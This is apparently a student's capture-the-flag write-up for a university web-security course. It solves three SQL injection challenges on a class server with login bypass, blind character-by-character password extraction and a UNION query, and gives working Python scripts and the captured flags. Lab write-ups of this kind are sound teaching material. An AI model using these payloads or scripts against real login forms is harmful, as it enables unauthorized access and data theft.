

Week11-Web Write-ups

Name: Xinsheng Zhu

UnivID: N10273832


NetID: xz4344

!!! 600/300 pts solved !!!

SQL-1 (100 pts)

With the given hint "Think you're slick enough to sneak in as admin?", this challenge seems to be an easy one.


With registration disabled, we directly go to the URL `http://offsec-chalbroker.osiris.cyber.nyu.edu:1504/login`, which is a login page.

A screenshot of a web page titled "Login". It features two input fields: "Username:" and "Password:". Below the "Password:" field is a blue "Login" button. At the bottom of the form is a blue "Back to Home" button. The entire form is centered on a light gray background.

Our basic idea is to perform SQL Injection, putting an SQL comment character in the "Username" to try to bypass the "Password" check:

- Type `admin'--` in the the "Username" field.
- Type any arbitrary value (`random`) in the "Password" field.
- Click the "Login" button to submit the form.

After that, we are redirected to another page with the URL `http://offsec-chalbroker.osiris.cyber.nyu.edu:1504/profile`, which displays the flag.

A screenshot of a web page titled "Profile". It displays the text "Welcome, admin'--!". Below this, a green flag is shown: `flag{y0u_sh4ll_n0t_p4ss...0h_w4it_y0u_d1d!_0f3a1b8853824de7}`. At the bottom of the page is a blue "Logout" button. The entire content is centered on a light gray background.

That's it! The captured flag is `flag{y0u_sh4ll_n0t_p4ss...0h_w4it_y0u_d1d!_0f3a1b8853824de7}`.

We can also write a script with Python's requests library to solve this challenge, which is shown below:

```
import re
import requests

url = 'http://offsec-chalbroker.osiris.cyber.nyu.edu:1504'
netid = 'xz4344'
cookies = {"CHALBROKER_USER_ID": netid}


data = {
    'username': "admin'--",
    'password': 'random'
}

print("[*] Performing SQL injection...")
response = requests.post(f'{url}/login', data=data, cookies=cookies)
match = re.search(r"flag\{.*?\}", response.text)
flag = match.group(0)
print(f"[+] Found the flag: {flag}")
```


SQL-2 (200 pts)

With the given hint "Ever wondered what it's like to have all the data, not just admin?", this challenge looks similar to the last one, but a little different.

With registration disabled, we directly go to the URL `http://offsec-chalbroker.osiris.cyber.nyu.edu:1505/login`, which is a login page, the same as the previous challenge.

A screenshot of a web application's login page. The page has a white background with a light gray border. At the top, the word "Login" is displayed in a bold, black font. Below it, there are two input fields: one for "Username:" and one for "Password:". Each input field is a simple white rectangle with a thin gray border. Below the password field, there are two blue buttons. The top button is labeled "Login" in white text, and the bottom button is labeled "Back to Home" in white text.

Applying the same SQL injection strategy as the previous challenge, similarly, we are redirected to another page with the URL `http://offsec-chalbroker.osiris.cyber.nyu.edu:1505/profile`, but this time, no flag is displayed.

A screenshot of a web application's profile page. The page has a white background with a light gray border. At the top, the word "Profile" is displayed in a bold, black font. Below it, the text "Welcome, admin!--!" is shown. Underneath that, a message reads: "You think it would be that easy? Try to find flag somewhere else!". At the bottom of the page, there is a single blue button labeled "Logout" in white text.

Thus, we need to use other methods to retrieve the flag. Assuming that the flag is the "Password" corresponding to the "Username" `admin`, we utilize the blind SQLi technique on the "Username" to first brute force the "Password" length and then the "Password" value itself.

With Python's requests library, we write a script to solve this challenge:

- To brute force the "Password" length, choose a range from 30 to 90, use `admin' AND LENGTH(password) = {length}--` as the "Username" and any arbitrary value (`random`) as the "Password".
- To brute force the "Password" value itself with the known "Password" length, choose a dictionary of `_{}0123456789abcdefghijklmnopqrstuvwxyz` for each character, use `admin' AND SUBSTRING(password, {i}, 1) = '{char}'--` as the "Username" and any arbitrary value (`random`) as the "Password".
- For brute force operations, send HTTP requests with the URL `http://offsec-chalbroker.osiris.cyber.nyu.edu:1505/login` and the formed data. For each HTTP request, if its response has a status code of 302, meaning a redirection to `http://offsec-chalbroker.osiris.cyber.nyu.edu:1505/profile`, the blind SQLi is successfully executed and a correct value is attempted.

The script based on the above process is shown below:

```
import requests

url = 'http://offsec-chalbroker.osiris.cyber.nyu.edu:1505'
netid = 'xz4344'
cookies = {"CHALBROKER_USER_ID": netid}

print("[*] Starting to find the password length...")
password_length = None
try:
    for length in range(30, 91):
        data = {
            "username": f"admin' AND LENGTH(password) = {length}--",
            "password": "random"
        }
        response = requests.post(f'{url}/login', data=data, cookies=cookies, allow_redirects=False)
        if response.status_code == 302:
            password_length = length
            print(f"[+] Succeed to attempt length {length}")
            print(f"[+] The password length is {password_length}")
            break
        else:
            print(f"[-] Failed to attempt length {length}")
except requests.exceptions.RequestException as e:
    print(f"[-] Request failed during length detection: {e}")
    exit()
print("[*] Finished finding the password length")


print("[*] Starting to find the password...")
password = ""
charset = "_{}0123456789abcdefghijklmnopqrstuvwxyz"
try:
    for i in range(1, password_length + 1):
        for char in charset:
            data = {
                "username": f"admin' AND SUBSTRING(password, {i}, 1) = '{char}'--",
                "password": "random"
            }
            response = requests.post(f'{url}/login', data=data, cookies=cookies, allow_redirects=False)
            if response.status_code == 302:
                password += char
                print(f"[+] Found the {i}th character {char}")
                print(f"[+] The current password is {password}")
                break
        print(f"[+] The complete password is {password}")
except requests.exceptions.RequestException as e:
    print(f"[-] Request failed during password detection: {e}")
    exit()
print("[*] Finished finding the password")
```

Through brute-forcing, we know that the "Password" length is 65 and the "Password" value itself is `flag{n0_sql_w4s_h4rm3d_1n_m4k1ng_th1s_ch4ll3ng3_717642e760c8212f}`, which is the captured flag.


SQL-3 (300 pts)

With the given hint "Exploit SQL vulnerability to retrieve the flag stored in a flag table.", to solve this challenge, a UNION attack should be performed to leak information in the `flag` table.

There are mainly two pages: the register page with the URL `http://offsec-chalbroker.osiris.cyber.nyu.edu:1506/register` and the login page with the URL `http://offsec-chalbroker.osiris.cyber.nyu.edu:1506/login`.



The screenshot shows a web page titled "Register". It contains four input fields: "Username:", "Password:", "Description:", and "Hobby:". Below these fields is a blue button labeled "Register".



The screenshot shows a web page titled "Login". It contains two input fields: "Username:" and "Password:". Below these fields are two blue buttons: "Login" and "Back to Home".


After several simple tests, we can find the following points:

- On the login page, the max length of the "Username" and the "Password" is 38, which means that any payload of SQL Injection needs to be simplified as much as possible.
- There are totally five columns in the table storing user information, including "ID" (Primary Key), "Username", "Password", "Description", and "Hobby". This can be verified by first registering a user with the "Username" `admin` and then logging in with SQL Injection `admin' ORDER by 5--` on the "Username".
- After successfully logging in, the user's "Username", "Description", and "Hobby" will be displayed.

Our basic idea is to perform a UNION attack to leak the flag in the `flag` table:

- Type `' UNION SELECT 1,1,1,*,1 FROM flag--` in the "Username" field.
- Type any arbitrary value (`random`) in the "Password" field.
- Click the "Login" button to submit the form.

After that, the flag is displayed in the "Description" field.



That's it! The captured flag is `flag{m4nu4l_1nject1on_1s_s0_much_fun_15nt_1t?_c3a006c96a53f1cd}` .

We can also write a script with Python's requests library to solve this challenge, which is shown below:

```
import re
import requests

url = 'http://offsec-chalbroker.osiris.cyber.nyu.edu:1506'
netid = 'xz4344'
cookies = {"CHALBROKER_USER_ID": netid}

data = {
    'username': "' UNION SELECT 1,1,1,*,1 FROM flag--",
    'password': 'random'
}

print("[*] Performing SQL injection...")
response = requests.post(f'{url}/login', data=data, cookies=cookies)
match = re.search(r"flag\{.*?\}", response.text)
flag = match.group(0)
print(f"[+] Found the flag: {flag}")
```